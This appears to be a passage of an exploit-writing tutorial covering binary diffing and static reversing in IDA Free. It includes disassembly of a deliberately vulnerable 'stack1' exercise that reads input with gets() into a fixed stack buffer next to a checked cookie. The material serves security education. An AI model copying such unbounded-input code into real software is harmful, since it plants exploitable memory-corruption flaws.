
REVERSING & EXPLOITING USING FREE TOOLS (PART 3)

In the previous part of the training we saw how to solve the exercise stack1 using x64dbg, the main point about this, is that x64dbg is a debugger, a tool that allows us analyze a program running it, tracing it, it allows us to set breakpoints, etc.

In those tools we're not only running the program but we can reach the function to analyze and execute it, but even when this tool is easy to use, there are many cases where it's not necessary to run the program and a static analysis is enough, getting conclusions without running the application or running the minimum as possible (static analysis is used in malware analysis, function analysis of programs that don't run, research of vulnerabilities, code reconstruction and so on).

In case of the exploit writers, when we analyze a program patch that fix a program vulnerability, we usually do something called binary diffing or diff, we compare with some tool the vulnerable version with the patched one to find how the patch solved the issue, and with this the exact point of the vulnerability to start developing the exploit.

The problem with this approach is that could be hundred of changed functions and not all of them are patches, most of them are little fixes, new functionalities or minor changes only. And to analyze one by one all the changes and see which one did the fix, we must analyze carefully, and debugging it it's not just unfeasible, it's that we don't even know how to reach some program functions that could have thousands of combinations to access the function, making the work very complex.



Binary diffing

Binary diffing (or program diffing) is a classic reverse engineering technique where 2 files are compared at binary or instruction level looking for differences in code. In other words, one file is examined to see what has changed in it with regard to the other.

To achieve this and obtain meaningful information, several heuristics are used, such as finding differences between function names, blocks of instructions, function prologues...

There are a few well known utils for this, like DarumGrim, Zynamics Bindiff, or Diaphora, an open source plugin for IDA Pro written by the researcher Joxean Koret and which we will use for demonstration in this article.

This type of technique is useful for some tasks, like discovering the new features or improvements that a software has received or checking if a new patch is compatible with our system to avoid "breaking it" on deploy. The most interesting feature, however, is finding the vulnerabilities that were patched, comparing the original vulnerable file with the patched one.

https://www.incibe-cert.es/en/blog/importance-of-language-binary-diffing-and-other-stories-of-1day

Later in the training we will do exercises of binary diffing to find patches as part of our learning.

There are some disassembler programs that are interactive, so those don't show only the functions and instructions but allow us (according to reverser expertise) detecting functionality of each one, and working with what we'll see it is the static reversing.

In general static reversing is a powerful technique when mastered, many times it helps us to find a correct path to the wanted function, and sometimes it can complements the dynamic reversing.


We have to master and get an expertise of all the techniques, for later use and combine them as best as possible to meet our goals.

Static reversing also depends on the program if it contains or not symbols, we configured a folder for symbols when we installed Windbg, this will be a folder where symbols will be downloaded automatically, this should happen for most of the system binary files, and if we program something, we should be able to compile and save symbols in a file with pdb extension.


Here we have a link that explains the symbols topic:

https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-set-debug-and-release-configurations?view=vs-2019


Probably our symbols folder is empty now, but as we start working with windbg and IDA symbols will be downloaded and saved in there.



Obviously having symbols makes the static analysis easier, we will start the stack1 analysis with the symbols, later we will find some cases where symbols are not available (for example this will happen with third party programs that are not part of the operating system) and of course it will require more expertise in the static reversing that we will get step by step.



In the exercise folder, we see three files that correspond to stack1, the executable binary file with EXE extension, the source code CPP and finally the symbols files PDB (if you can't see the extension you have to go to folder options or file explorer options in the last Windows 10 versions and remove the tick from HIDE EXTENSION FOR KNOWN FILE TYPES.




Static Reversing


Exercise Stack1

1-IDA FREE


We could see the file extensions, and we will start opening the executable one with IDA FREE, we can just drag the file to the IDA Icon, or opening IDA will ask us to open a file, then we search for the exe file and open it.




We select “NEW” to work with a new analysis file:




Then search the stack1 executable.




It detects that is a PE exe file, because IDA FREE does not come with two versions (one for 32 bits and other for 64 bits), it says that the binary is a 64 bit, but it works well too:




It says that can't find the pdb because it's not in the symbols folder, we click in "YES" and search for symbols manually:



As IDA loads the symbols it detects the main function easily and displays it to us directly.



IDA FREE in opposite to PRO version it does not have a decompiler, so if I try to press F5 which is the shortcut in the PRO version for decompile a function, it just says:




https://knowledgezone.helpsystems.com/display/PL/Exploit+Writing+Home?src=breadcrumbs-parent
It doesn't matter so "*What doesn't kill you makes you stronger*".

In the image we can see the calls to functions printf and gets, also the comparison for the cookie with the value 0x41424344, and we can see that if values are not the same it can go through two different paths the green arrow and the red arrow.


GREEN ARROW = Conditional Jump result is true.
RED ARROW = Conditional Jump result is false.

In this particular case.
JNZ or JNE (Jump if not zero or Jump if not equal) = TRUE (In this case true result it means that values are not the same) or means that it will go through the green arrow if values are not the same and through the red arrow if are the same.
Another important thing is have a mental relationship with what we saw tracing in the x64dbg with what we see in IDA.
Remember that after the function PROLOGUE, EBP was set as frame pointer and function was EBP BASED, so EBP value would be constant from here until the EPILOGUE at the end of the function, and all the variables and parameters were referenced using EBP, that's what we called the HORIZON that maintains constant.


We can see the HORIZON line at the stack:




Under EBP that was set as reference value (HORIZON), were the STORED EBP, the RETURN ADDRESS and the function parameters, and up to the horizon it was reserved the space for the variables using the instruction SUB ESP,0x54 finishing ESP upper than EBP which remains with fixed-value.



But as we saw previously ESP moves in different moments of the function, but EBP remains and this map will be the distribution of the variables and parameters of the function always, it will not change as EBP doesn't change and distances with it neither.




We built this map tracing in the x64dbg, but we can see it in IDA without running the program.
Under the function declaration IDA has the list of variables and parameters, but it's not the same complete map we got tracing, to get it, we double click in any variable or parameter:



```
; Attributes: bp-based frame

; int __cdecl main(int argc, char **argv)
_main proc near

buf= byte ptr -54h
cookie= dword ptr -4
argc= dword ptr  8
argv= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 54h
push    0               ; uType
push    offset Caption  ; "Vamosss"
push    offset Text     ; "Imprimir You win..\n"
push    0               ; hWnd
call    ds:__imp__MessageBoxA@16 ; MessageBoxA(x,x,x,x)
lea     eax, [ebp+cookie]
push    eax
lea     ecx, [ebp+buf]
push    ecx
push    offset _Format  ; "buf: %08x cookie: %08x\n"
call    _printf
add     esp, 0Ch
lea     edx, [ebp+buf]
push    edx             ; result
call    _gets
add     esp, 4
cmp     [ebp+cookie], 41424344h
jnz     short loc_401091
```

This will display the STATIC REPRESENTATION OF THE STACK, that is the same map we got tracing in x64dbg.

This will be a picture of the stack with the variables, the parameters, STORED EBP, RETURN ADDRESS, the HORIZON, etc.




In IDA

db means BYTE=1 byte long
dw means WORD=2 bytes long
dd means DWORD=4 bytes long

